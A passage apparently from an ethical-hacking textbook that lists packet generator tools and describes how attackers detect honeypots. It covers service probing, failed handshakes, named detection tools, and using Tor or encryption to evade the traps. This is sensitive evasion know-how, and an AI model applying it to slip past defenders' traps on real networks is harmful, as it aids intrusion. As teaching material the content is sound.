
Figure 12.76: Screenshot of Colasoft Packet Builder

Some additional packet generator tools are listed below:

- CommView (*https://www.tamos.com*)
- NetScanTools Pro (*https://www.netscantools.com*)
- Ostinato (*https://ostinato.org*)
- WAN Killer (*https://www.solarwinds.com*)
- WireEdit (*https://omnipacket.com*)



LO#07: Demonstrate Different Techniques to Detect Honeypots



Detecting Honeypots

- Attackers can determine the **presence of honeypots** by probing the services running on the system
- Attackers craft **malicious probe packets** to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS)
- Ports that show a specific service running but deny a **three-way handshake connection** indicate the presence of a honeypot

Tools to detect honeypots:

- **Send-safe Honeypot Hunter (*http://www.send-safe.com*)**
- **kippo_detect (*https://github.com*)**

Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques


Detecting Honeypots

Honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts. While attempting to break into the target network, attackers perform honeypot detection using various tools and techniques. This section discusses these tools and how they are used.

A honeypot is an Internet system designed primarily for diverting attackers by tricking or attracting them during their attempts to gain unauthorized access to information systems.


Attackers can determine the presence of honeypots by probing the services running on the system. Attackers use honeypot detection systems or methods to identify the honeypots installed on the target network. They craft 